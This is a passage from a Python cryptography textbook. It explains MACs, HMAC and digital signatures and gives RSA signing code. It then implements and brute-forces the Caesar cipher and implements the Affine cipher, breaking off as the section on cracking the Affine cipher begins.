As you've heard (and are probably tired of hearing) severally, In the realm of digital communication, data integrity and authenticity are paramount. Messages can be intercepted, altered, or even forged without these safeguards, leading to serious consequences. This is where message authentication codes (MACs) come into play. MACs are cryptographic tools that provide a robust mechanism for verifying the integrity and origin of transmitted data.

A message authentication code (MAC), also known as an authentication tag, is a short piece of data generated using a cryptographic algorithm and a secret key. This MAC is appended to the message, forming a secure package that can be transmitted over any communication channel.

The Role of MACs

MACs serve two primary purposes:

1. **Data Integrity Verification:** MACs ensure the message has not been tampered with during transmission. Any modification to the message will result in a different MAC, alerting the receiver that the message has been compromised.

2. **Origin Authentication:** MACs confirm the identity of the message sender. Only the sender possesses the secret key required to generate the correct MAC. If an unauthorized party attempts to forge a message, they will be unable to produce the valid MAC, exposing their deception.

MAC Generation and Verification

MAC generation involves applying a cryptographic algorithm to the message and the secret key. The resulting MAC is a fixed-length value, typically shorter than the original message.

MAC verification, on the other hand, involves recalculating the MAC using the same algorithm, the received message, and the secret key. The message is considered authentic and unmodified if the recalculated MAC matches the received MAC.

Common MAC Algorithms

Several MAC algorithms are widely used, each with its own strengths and limitations. Some of the most common algorithms include:

1. **HMAC (Hash-based Message Authentication Code):** HMAC is a widely used and versatile algorithm that employs a hash function and a secret key to generate the MAC.
2. **CMAC (Cipher-based Message Authentication Code):** CMAC utilizes a block cipher to generate the MAC, providing strong security but potentially higher computational overhead.
3. **GMAC (Galois/Counter Mode Message Authentication Code):** GMAC is a relatively new algorithm that offers strong security and performance, particularly for high-speed networks.

Applications of MACs

MACs play a crucial role in various security applications, including:

1. **Digital Signatures:** Digital signatures rely on MACs to ensure the integrity and authenticity of signed messages.
2. **Network Communication:** MACs often protect network traffic from unauthorized modification or replay attacks.
3. **Data Storage:** MACs can be used to verify the integrity of stored data, preventing undetected alterations.
4. **Software Updates:** MACs can be used to authenticate software updates, ensuring that users receive

genuine updates from the publisher.

Hashes vs MACs

I know you may be wondering how MACs are different from cryptographic hashes (which we discussed in the previous chapter). The reality is that while hashes and message authentication codes (MACs) both play essential roles in data security, they serve distinct purposes and operate differently. Let's see how they differ:

Purpose

- **Hashes:** Hashes are primarily used for data integrity verification. They generate a unique data fingerprint, ensuring that any modifications will result in a different hash value.
- **MACs:** MACs serve a dual purpose: data integrity verification and origin authentication. They not only ensure that the data has not been tampered with but also verify that the message originates from the legitimate sender.

Secret Key Involvement

- **Hashes:** Hashes do not require a secret key. They are based on cryptographic hash functions that transform the input data into a fixed-length output.
- **MACs:** MACs rely on a secret key shared between the sender and receiver. This secret key is incorporated into the MAC generation process, preventing unauthorized parties from forging a valid MAC.

Applications

- **Hashes:** Hashes are widely used in software distribution, digital signatures, and file integrity checks. They ensure that the downloaded software or files are authentic and unaltered.
- **MACs:** MACs are commonly employed in network communication, secure messaging, and data storage. They protect transmitted messages from unauthorized modification and verify the sender's identity.

Now that we know what Message authentication codes (MACs) are and how they differ from cryptographic hashes, let's talk about the most common MAC algorithm - The HMAC (Hash-Based MAC).

5.2 Hash-Based Message Authentication Codes (HMACs)

HMAC stands for Hash-based Message Authentication Code, a specific type of MAC that combines a cryptographic hash function with a secret key. This combination provides a powerful means of verifying the data integrity and authenticating the origin of digital messages.

HMAC's effectiveness lies in its dual utilization of hash functions and secret keys. As discussed in the last chapter, hash functions (like SHA-2) are one-way operations that turn messages into a fixed-length, seemingly random string. Adding a secret key introduces a level of security not present in standard hash functions. This combination makes HMAC a robust tool in cryptographic applications.

Purpose and Significance of HMAC

HMAC plays a crucial role in safeguarding data integrity and authenticity in digital communication. It pro-

vides a robust mechanism for verifying the following:

1. **Data Integrity:** HMAC significantly reduces the risk of altered data in transit. Unlike a regular hash, which can be computed by anyone who knows the hash function, HMAC requires knowledge of the secret key. This means any change in the message would result in a completely different HMAC value, which cannot be correctly recalculated by an attacker who doesn't possess the secret key.
2. **Origin Authentication:** By involving a secret key known only to the sender and intended receiver, HMAC effectively authenticates the message's source. This is crucial in scenarios where data security and sender authenticity are paramount.

HMAC Generation and Verification Process

The generation and verification of HMAC involve a two-pass hash computation process:

- **Key Derivation:** The secret key, if not already of the required length, is first padded to match the block size of the hash function. This padding typically involves XORing the key with a constant. Then, two unique keys – an inner and an outer key – are derived from this padded key.
- **HMAC Computation:** The message is padded to a multiple of the hash function's block size. Then, the inner key is used as input to the hash function and the padded message, producing an intermediate hash value. After that, the outer key is used as input to the hash function along with the intermediate hash value, generating the final HMAC.

- **HMAC Verification:** The recipient recalculates the HMAC using the received message, the secret key, and the hash function. If the recalculated HMAC matches the received MAC, the message is considered authentic and unmodified.
- **HMAC Algorithm Variants:** The choice of hash function in HMAC directly impacts its security and performance. For example, SHA-256 is commonly used for its balance of speed and security, while SHA-512 might be chosen for scenarios requiring higher security levels, albeit with a potential decrease in computational efficiency.

Benefits of HMAC

HMAC offers several advantages for data security:

1. **Strong Security:** HMAC provides strong protection against unauthorized modification and forgery due to its reliance on cryptographic hash functions and secret keys.
2. **Efficient Computation:** HMAC is computationally efficient, making it suitable for real-time applications and high-volume data transfers.
3. **Versatility:** HMAC can be used with various hash functions, allowing for different security levels and message sizes.
4. **Resistance to Cryptographic Attacks:** HMAC is designed to be secure against known cryptographic attacks, including collision and preimage attacks, making it a reliable choice for security-critical applications.

Applications of HMAC

HMAC finds widespread use in various security-sensitive applications, including:

1. **Network Communication:** HMAC protects network traffic from unauthorized modification or replay attacks in protocols like IPsec and TLS.
2. **Digital Signatures:** HMAC ensures the integrity and authenticity of digitally signed messages.
3. **Data Storage:** HMAC verifies the integrity of stored data, preventing undetected alterations. In cloud environments, HMAC is often used to authenticate and verify the integrity of uploaded, downloaded, or stored data.
4. **Software Updates:** HMAC authenticates software updates, ensuring users receive genuine updates from the publisher.

Conclusion

HMAC is a cornerstone in modern cryptographic practices, balancing efficiency with robust security features. As we transition to discussing digital signatures in the next section, we'll see how these principles of data integrity and origin authentication are further applied and extended in digital identity verification and document signing.

5.3 Digital Signatures

A digital signature is a mathematical scheme that binds a message to a sender, ensuring that the message has not been tampered with and originated from the claimed sender. This process involves two key compo-

nents:

1. **Signing Key:** A private key known only to the sender.
2. **Verification Key:** A public key that can be shared with anyone to verify the signature.

The Digital Signature Creation Process

1. **Hashing:** The message is passed through a cryptographic hash function, generating a unique fingerprint or digest of the message.
2. **Encryption:** The digest is encrypted using the sender's private key. The resulting encrypted digest is the digital signature.
3. **Transmission:** The signed message and digital signature are transmitted to the recipient.

The Digital Signature Verification Process

1. **Deciphering:** The recipient uses the sender's public key to decrypt the digital signature, obtaining the original digest.
2. **Rehashing:** The recipient rehashes the received message using the same hash function the sender used.
3. **Comparison:** The recipient compares the rehashed digest with the decrypted digest obtained from the signature. If they match, the message is considered authentic and unaltered.

Applications of Digital Signatures

Digital signatures play a crucial role in various security-sensitive applications, including:

1. **Email Security:** Digital signatures ensure the authenticity and integrity of emails, preventing unauthorized modification or denial of sending.
2. **Software Distribution:** Digital signatures verify the authenticity of software updates and downloads, protecting users from malware.
3. **Financial Transactions:** Digital signatures secure financial transactions, preventing unauthorized alterations to payment instructions and ensuring the integrity of financial records.
4. **Legal Documents:** Digital signatures are increasingly used to sign legal documents, providing electronic versions with the same legal validity as handwritten signatures.
5. **Code Signing:** Digital signatures are employed to sign software code, ensuring that the code has not been tampered with and originates from a trusted source.

Benefits of Digital Signatures

Digital signatures offer several compelling advantages:

1. **Authenticity Verification:** Digital signatures confirm that the message originated from the claimed sender, preventing impersonation or forgery.
2. **Data Integrity Verification:** Digital signatures ensure the message has not been tampered with during transmission, preserving its original content.

3. **Non-repudiation:** Digital signatures provide a mechanism for the sender to prove that they sent the message, preventing them from denying their involvement.

Digital signatures have become essential for ensuring the security and integrity of digital communication and transactions. They protect sensitive information and facilitate secure interactions in the digital world by providing a powerful mechanism for verifying authenticity and integrity. Now, we'll learn how to generate and verify Digital signatures in Python. We hope you are as excited as we are!

5.4 Generating and Verifying Digital Signatures in Python

Alright, let's dive back into coding! This part of our journey involves creating and checking digital signatures with Python. Do you recall when we tackled asymmetric cryptography with the RSA algorithm? We're venturing into similar territory. However, this time, we're focusing on digital signatures. Instead of asymmetric encryption, we'll use our private key to sign messages. Then, the person receiving the message will use our public key to confirm everything's legit.[6]

If you haven't installed `cryptography` and `colorama` libraries yet, do please:

```
$ pip install cryptography colorama
```

Let's get coding! Open up a new Python file and name it something like `generate_and_verify_signatures.py`.

We start by importing the libraries:

```
# Import the necessary modules for cryptography.
from cryptography.hazmat.primitives import hashes  # Import the hash function.
```

```
from cryptography.hazmat.primitives.asymmetric import padding  # Import the padding function.
from cryptography.hazmat.primitives.asymmetric import rsa  # Importing RSA cryptographic functions.
from colorama import init, Fore  # Import colorama for colored output.


init()  # Initialize colorama for terminal color formatting.
```

Then, we generate the keys (public and private) using the RSA algorithm and declare the messages to sign:

```
# Generate private and public keys using the RSA algorithm.
private_key = rsa.generate_private_key(  # Generate an RSA private key.
    public_exponent=65537,  # Set the public exponent for the key.
    key_size=2048  # Define the key size as 2048 bits.
)
public_key = private_key.public_key()  # Obtain the public key from the private key.
# Define the messages to be signed and used for verification.
message = b"Secret message to be signed"  # The first message to be signed.
message2 = b"Second Message that is not signed"  # A different, unsigned message for verification.
```

Here, as before, an RSA private key is generated with a public exponent of 65537 and a key size of 2048. The corresponding public key is extracted from this private key.

Notice that there are two message variables. We will not sign `message2` *. We defined that variable so that in the verification stage, you replace the signed message with* `message2` *and see the difference in the result.*

Next, we sign our message:

```
# Sign the message using the private key.
signature = private_key.sign(
```

```
  message,  # Message to be signed.
  padding.PSS(  # Use PSS padding scheme with SHA-256 hashing.
    mgf=padding.MGF1(hashes.SHA256()),  # Specify the Mask Generation Function.
    salt_length=padding.PSS.MAX_LENGTH  # Define salt length for padding.
  ),
  hashes.SHA256()  # Specify the hash algorithm as SHA-256.
)
```

We're signing the message using the private key. It uses PSS (Probabilistic Signature Scheme) for padding, SHA-256 for hashing, and a Mask Generation Function (MGF1) with SHA-256.

Finally, we verify the signature:


```
# Verify the signature using the public key.
try:
  public_key.verify(
    signature,  # The signature to be verified.
    message,  # The message to be verified.
    # message2,  # A different, unsigned message for verification.
    padding.PSS(  # Use the same padding and hashing algorithm.
      mgf=padding.MGF1(hashes.SHA256()),  # Specify the Mask Generation Function.
      salt_length=padding.PSS.MAX_LENGTH  # Define salt length for padding.
    ),
    hashes.SHA256()  # Specify the hash algorithm as SHA-256.
  )
  print(f"{Fore.GREEN}Signature verified: The message is authentic.")  # Print verification success in green.
except Exception:
```

```
    print(f"{Fore.RED}Signature verification failed: The message may have been tampered with.")  # Print verification failure in red.
```

Here, we attempt to verify the signature using the public key. If successful, it prints a green message indicating the signature is verified. If it falls (e.g., if the message was altered), it catches the exception and prints a red message indicating failure.

For testing purposes, within the `public_key.verify()` function, replace the `message` variable with `message2` , and notice that you get the *signature verification failed* output. This is because the message wasn't signed by us, making it unverifiable. Let's run our code:

```
$ python generate_and_verify_signatures.py
```



5.5 Chapter Wrap-up

In this chapter, we learned about Message Authentication Codes (MACs) and digital signatures. We then saw how to generate and verify signatures in Python. Having learned all these concepts about cryptography, it's time to apply our knowledge and build some practical projects. It's about to get real!

CHAPTER 6: PRACTICAL CRYPTOGRAPHY PROJECTS

At this point, you should have a very solid understanding of cryptography. With all the concepts discussed in this book, it's time to build some cool projects. As we told you earlier, the code snippets we saw were just practical implementations of the concepts discussed. Now, we're going to build some cool cryptography projects. So grab a cup of coffee and get ready for some hands-on coding!

6.1 The Caesar Cipher

What better way to kick off our projects than going back in time?

Implementing the Caesar Cipher

In this section, we will learn how to implement the Caesar cipher.

The Caesar cipher, also known as the Caesar shift or Caesar's code, is one of the oldest and simplest encryption techniques in the history of cryptography. The Caesar cipher is named after Julius Caesar, the Roman

military general and statesman who is believed to have used this method for secure communication with his officials around 58-51 BC. Julius Caesar used this cipher to protect the confidentiality of his military orders and messages. It allowed him to communicate sensitive information without being easily understood by adversaries. Smart guy.

The Caesar cipher is a type of substitution cipher. It involves shifting each letter in the plaintext by a fixed number of positions down or up the alphabet. This shift is known as the key. In the original Caesar cipher, Caesar used a fixed shift of 3 positions down the alphabet. This means that A would be replaced by D, B by E, etc. It wraps around the alphabet, so Z becomes C with a shift of 3.

The Caesar cipher provided a basic level of security for its time, but it is now relatively simple to break. With only 26 possible keys to try (since the key can be between 0 and 25), a brute-force attack can quickly reveal the plaintext (original message/text).

Now that we know what a Caesar cipher is, let's get coding!

First of all (as always), open up a Python file. It's always a good practice to name it meaningfully, like `caeser_cipher.py` .

Import the necessary libraries:

```
import sys  # The sys module for system-related operations.
from colorama import Fore, init  # Import the colorama for colored text


init()  # Initialize the colorama library for colored text.
```

Next, we create a function that implements the Caesar cipher. Based on the earlier explanation, the objective is to capture the user's input and shift each alphabetic character by a predetermined number of positions. Non-alphabetic characters, such as numbers, will remain unchanged. However, if there's an interest in extending the functionality to include shifting numerical characters, feel free to modify the code accordingly. This adjustment was not initially made to preserve the integrity of the standard Caesar cipher, as altering it to shift numbers would deviate from its traditional definition. Nonetheless, the current implementation allows for easy adaptation, including number shifting if desired:

```
def implement_caesar_cipher(message, key, decrypt=False):
  # Initialize an empty string to store the result.
  result = ""
  # Iterate through each character in the user's input message.
  for character in message:
    # Check if the character is an alphabet letter.
    if character.isalpha():
      # Determine the shift amount based. i.e the amount of times to be shifted e.g 2,3,4....
      shift = key if not decrypt else -key
      # Check if the character is a lowercase letter.
      if character.islower():
        # Apply Caesar cipher transformation for lowercase letters.
        result += chr(((ord(character) - ord('a') + shift) % 26) + ord('a'))
      else:
        # Apply Caesar cipher transformation for uppercase letters.
        result += chr(((ord(character) - ord('A') + shift) % 26) + ord('A'))
    else:
```

```
        # Preserve non-alphabet characters as they are.
        result += character
    return result  # Return the encrypted or decrypted result.
```

Next, we get the input from the user. We'll be getting two inputs from the user. The first is the text or message to be encrypted, while the second is the user's desired shift length (key).

We'll proceed by ensuring the key is between 0 and 25. That is, the messages will be shifted between 0 and 25 characters. This is because there are only 26 Alphabets. By the way, setting the key to 0 means you do not want to apply any shift. It'll remain the same as the input text.


```
# Prompt the user to enter the text to be encrypted
text_to_encrypt = input(f"{Fore.GREEN}[?] Please Enter your text/message: ")
# Prompt the user to specify the shift length (the key).
key = int(input(f"{Fore.GREEN}[?] Please specify the shift length: "))
# Check if the specified key is within a valid range (0 to 25).
if key > 25 or key < 0:
    # Display an error message if the key is out of range.
    print(f"{Fore.RED}[!] Your shift length should be between 0 and 25 ")
    sys.exit()  # Exit the program if the key is invalid.
```

Finally, we encrypt the user's input and print the encrypted version:

```
# Encrypt the user's input using the specified key.
encrypted_text = implement_caesar_cipher(text_to_encrypt, key)
# Display the encrypted text.
print(f"{Fore.GREEN}[+] {text_to_encrypt} {Fore.MAGENTA}has been encrypted as {Fore.RED}{encrypted_text}")
```

That's it! Now, let's run our code:

```
$ python caesar_cipher.py
```



Excellent! The encrypted message is in a red color. [7]

Please note that from a security perspective, using the Caesar cipher today is not advisable. This is because there are just 26 keys to try. And with the computing power we have today, Caesar ciphers can be cracked in a matter of microseconds. We'll learn how to do that in the next section.

The Caesar cipher has several limitations, including its vulnerability to frequency analysis. In English text, certain letters, like E, appear more frequently than others, making it easier to guess the key through analysis of the ciphertext. The purpose of this demonstration is to show the Caesar cipher's historical significance and tell you that it laid the foundation for more complex encryption methods. Its substitution principles are still relevant in modern cryptography.

Cracking the Caesar Cipher

In the previous section, we learned about the Caesar cipher and how to implement it in Python. Now, we're going to the other side. We'll learn how to crack the code we just implemented.

Now we know that to implement the Caesar cipher, we must substitute characters (letters) for other characters using a given shift length (key). Similarly, when trying to crack the Caesar cipher, we only need to reverse the process for all possible keys (0-25). There are just 26 keys (alphabets), so this process can be done very quickly with today's computing power.

This is exactly what we are going to achieve in this section. The reason for this code is to show the weakness of the Caesar cipher. It was very good and useful at its time but these days, not very much. So, let's get into it!

Open up a Python file, name it `caesar_cipher_cracker.py`, and import the libraries, this time it's just `colorama`:

```
# Import colorama for colorful text.
from colorama import Fore, init

init()
```

Next, we create a function that implements the Caesar cipher. As said, to crack the Caesar cipher is to basically reverse the process. Therefore, we're starting by actually implementing the Caesar cipher, then reversing (cracking) it in a future function:

```
# Define a function for Caesar cipher encryption.
def implement_caesar_cipher(text, key, decrypt=False):
  # Initialize an empty string to store the result.
  result = ""
  # Iterate through each character in the input text.
  for char in text:
    # Check if the character is alphabetical.
```

```
    if char.isalpha():
        # Determine the shift value using the provided key (or its negation for decryption).
        shift = key if not decrypt else -key
        # Check if the character is lowercase
        if char.islower():
            # Apply the Caesar cipher encryption/decryption formula for lowercase letters.
            result += chr(((ord(char) - ord('a') + shift) % 26) + ord('a'))
        else:
            # Apply the Caesar cipher encryption/decryption formula for uppercase letters.
            result += chr(((ord(char) - ord('A') + shift) % 26) + ord('A'))
    else:
        # If the character is not alphabetical, keep it as is e.g. numbers, punctuation
        result += char
    # Return the result, which is the encrypted or decrypted text
    return result
```

Next up, we create a function that does the actual purpose of this program – cracking the Caesar cipher. We'll achieve that by looping through all 26 keys, getting the respective results of each key, and displaying them to the user. This way, the user can easily see the decrypted text or message:

```
# Define a function for cracking the Caesar cipher.
def crack_caesar_cipher(ciphertext):
    # Iterate through all possible keys (0 to 25) as there 26 alphabets.
    for key in range(26):
        # Call the caesar_cipher function with the current key to decrypt the text.
        decrypted_text = implement_caesar_cipher(ciphertext, key, decrypt=True)
        # Print the result, showing the decrypted text for each key
```

```
    print(f"{Fore.RED}Key {key}: {decrypted_text}")
```

Finally, we implement functionality to accept user input, i.e we get the text to be decrypted from the user. We will also add a while loop to this functionality so that if a user wants to decrypt more than one text, they wouldn't have to keep running the program afresh:

```
# Initiate a continuous loop so the program keeps running.
while True:
  # Accept user input.
  encrypted_text = input(f"{Fore.GREEN}[?] Please Enter the text/message to decrypt: ")
  # Check if user does not specify anything.
  if not encrypted_text:
    print(f"{Fore.RED}[-] Please specify the text to decrypt.")
  else:
    crack_caesar_cipher(encrypted_text)
```

We're done! You need to get a Caesar cipher encrypted text to run this code. You can simply copy whatever text/message you encrypted in the previous section:

```
$ python crack_caesar_cipher.py
```

```
C:\Users\muham\Documents\Cryptography With Python>python crack_caesar_cipher.py
[?] Please Enter the text/message to decrypt: Ixevzumxgvne cozn Veznut
Key 0: Ixevzumxgvne cozn Veznut
Key 1: Hwduytlwfumd bnym Udymts
Key 2: Gvctxskvetlc amxl Tcxlsr
Key 3: Fubswrjudskb zlwk Sbwkrq
Key 4: Etarvqitcrja ykvj Ravjqp
Key 5: Dszquphsbqiz xjui Qzuipo
Key 6: Cryptography with Python
Key 7: Bqxosnfqzogx vhsg Oxsgnm
Key 8: Apwnrmepynfw ugrf Nwrfml
Key 9: Zovmqldoxmev tfqe Mvqelk
Key 10: Ynulpkcnwldu sepd Lupdkj
Key 11: Xmtkojbmvkct rdoc Ktocji
Key 12: Wlsjnialujbs qcnb Jsnbih
Key 13: Vkrimhzktiar pbma Irmahg
Key 14: Ujqhlgyjshzq oalz Hqlzgf
Key 15: Tipgkfxirgyp nzky Gpkyfe
Key 16: Shofjewhqfxo myjx Fojxed
Key 17: Rgneidvgpewn lxiw Eniwdc
Key 18: Qfmdhcufodvm kwhv Dmhvcb
Key 19: Pelcgbtencul jvgu Clguba
Key 20: Odkbfasdmbtk iuft Bkftaz
```

Voila! We were able to get the Plain text back. ***Cryptography with Python*** .

There you have it. In this program, we were able to crack the Caesar cipher! Pretty cool, right? But quick one, do you think Julius Caesar would be happy with us?

6.2 The Affine Cipher

Now that we have finished playing with Caesar's codes, we will see how to implement the Affine cipher and use it to encrypt our plaintexts or messages.

The history of the Affine cipher is deeply rooted in the ancient world, finding its earliest applications in classical cryptography. The fundamental concept of shifting letters, akin to the Caesar Cipher (that we just cracked), traces back to Julius Caesar in ancient Rome. However, the Affine Cipher, as a more advanced monoalphabetic substitution cipher, gained prominence through contributions from Arabic scholars during the Islamic Golden Age.

The Affine cipher is a monoalphabetic substitution cipher, which means that it is a method of encrypting plaintext by replacing each letter with another letter. The key feature of the Affine cipher is that it uses a simple mathematical function to perform the substitution.

The Affine cipher operates on the mathematical formula:

$$E(x) = (ax + b) \bmod m$$

Here:

- $E(x)$ is the ciphertext letter corresponding to the plaintext letter (x).
- (a) and (b) are the key components of the cipher.
- (m) is the size of the alphabet (number of letters).

For the English alphabet, (m) is typically 26. The values of (a) and (b) must be chosen such that (a) and (m) are coprime (i.e., they have no common factors other than 1). This ensures that each letter in the plaintext is uniquely mapped to a letter in the ciphertext.

To encrypt a letter using the Affine cipher, you follow these steps:

1. Assign a numerical value to the plaintext letter. For example, you might use the letter's position in the alphabet, with A being 0, B being 1, and so on.
2. Apply the formula $E(x) = ax + b \bmod m$ to get the ciphertext value.
3. Convert the ciphertext value back to a letter using the same numerical mapping used in step 1.

The decryption process involves finding the modular inverse of (a) (if it exists) and using it to reverse the encryption process. The formula for decryption is:

$$\mathbf{D(y) = a^{-1}(y - b) \bmod m}$$

Here:

- $D(y)$ is the decrypted letter corresponding to the ciphertext letter (y).
- (a^{-1}) is the modular inverse of (a), which satisfies $a \cdot a^{-1} = 1 \bmod m$

Implementing the Affine Cipher

I know we may have bored you with all these equations. But it is necessary to understand the inner workings of the Affine cipher. Let's see how to implement the Affine cipher in Python.

Open up a new Python file and follow along:

```
# Import necessary libraries.
import string
from colorama import init, Fore
```

```
# Initialise colorama.
init()
```

I expect you have `colorama` already installed. If not, please do it using pip.

The string module provides a collection of constants and functions specific to string manipulation. It is part of the Python standard library, and its purpose is to offer convenient tools for working with strings.

Next, we create a function to perform the encryption using the concepts discussed above:

```
# Function to perform Affine Cipher encryption.
def affine_encryption(plaintext, a, b):
  # Define the uppercase alphabet.
  alphabet = string.ascii_uppercase
  # Get the length of the alphabet
  m = len(alphabet)
  # Initialize an empty string to store the ciphertext.
  ciphertext = ''
  # Iterate through each character in the plaintext.
  for char in plaintext:
    # Check if the character is in the alphabet.
    if char in alphabet:
      # If it's an alphabet letter, encrypt it.
      # Find the index of the character in the alphabet.
      p = alphabet.index(char)
      # Apply the encryption formula: (a * p + b) mod m.
```

```
            c = (a * p + b) % m
            # Append the encrypted character to the ciphertext.
            ciphertext += alphabet[c]
        else:
            # If the character is not in the alphabet, keep it unchanged.
            ciphertext += char
    # Return the encrypted ciphertext.
    return ciphertext
```

In this function, similar to what we discussed earlier, we are implementing the Affine cipher. It's quite straightforward. You can read the comments in the code to know what each line does.

Finally, we get user input and perform the encryption:

```
# Define the plaintext and key components.
plaintext = input(f"{Fore.GREEN}[?] Enter text to encrypt: ")
a = 3
b = 10
# Call the affine_encrypt function with the specified parameters.
encrypted_text = affine_encryption(plaintext, a, b)
# Print the original plaintext, the key components, and the encrypted text.
print(f"{Fore.MAGENTA}[+] Plaintext: {plaintext}")
print(f"{Fore.GREEN}[+] Encrypted Text: {encrypted_text}")
```

The uniqueness and 'strength' of this program depends on the values of `a` and `b`. But remember, `a` value must be coprime with 26 (m - number of alphabets). Feel free to play with the values.

And that's it! Let's run it:

```
$ python affine_cipher.py
```

```
Command Prompt

C:\Users\muham\Documents\Projects>python affine_cipher.py
[?] Enter text to encrypt: PYTHON
[+] Plaintext: PYTHON
[+] Encrypted Text: DEPFAX

C:\Users\muham\Documents\Projects>
```

Notice that when we passed an input text to be encrypted, we passed it in uppercase. Please do so too. Otherwise, your message won't be encrypted.

With that, we're done! This is how you encrypt a message with the Affine Cipher.

Please note that the Affine cipher is an old encryption mechanism, and it is not considered secure as it can easily be cracked. This demonstration is for educational purposes. It aims to enhance your knowledge of classical cryptography and substitution ciphers in general. You can also use the Affine cipher to make and solve puzzles with your friends!

Cracking the Affine Cipher

After implementing the Affine cipher, Let's learn how to crack it.

If you've jumped directly to this section without reading the previous one, the paragraph below briefly summarizes how the Affine cipher works. Otherwise, feel free to skip straight to the code.

In the Affine cipher, encryption involves converting each plaintext letter to its numerical equivalent, applying a modular Affine transformation ($ax + b$), and then converting the result back to a letter. Decryption reverses this process using the inverse transformation ($a^{-1}(x - b)$). We are going to be decrypting using brute force.

